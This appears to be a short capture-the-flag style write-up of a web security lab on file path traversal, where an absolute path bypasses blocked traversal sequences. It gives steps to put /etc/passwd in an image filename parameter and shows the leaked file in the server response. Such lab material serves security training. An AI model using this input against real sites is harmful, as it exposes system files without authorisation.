

File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a file path traversal vulnerability in the display of product images.
The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.
To solve the lab, retrieve the contents of the /etc/passwd file.


Navigat to a product image - open in a new tab



Take the image? query string and add it to a repeater root request



Add /etc/passwd to the filename query



Check the response for the juice

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: image/jpeg
3  Set-Cookie: session=6v0b1su45QOZ1NIG8ajXisKLgR4QLu0h; Se
   SameSite=None
4  Connection: close
5  Content-Length: 1256
6
7  root:x:0:0:root:/root:/bin/bash
8  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9  bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```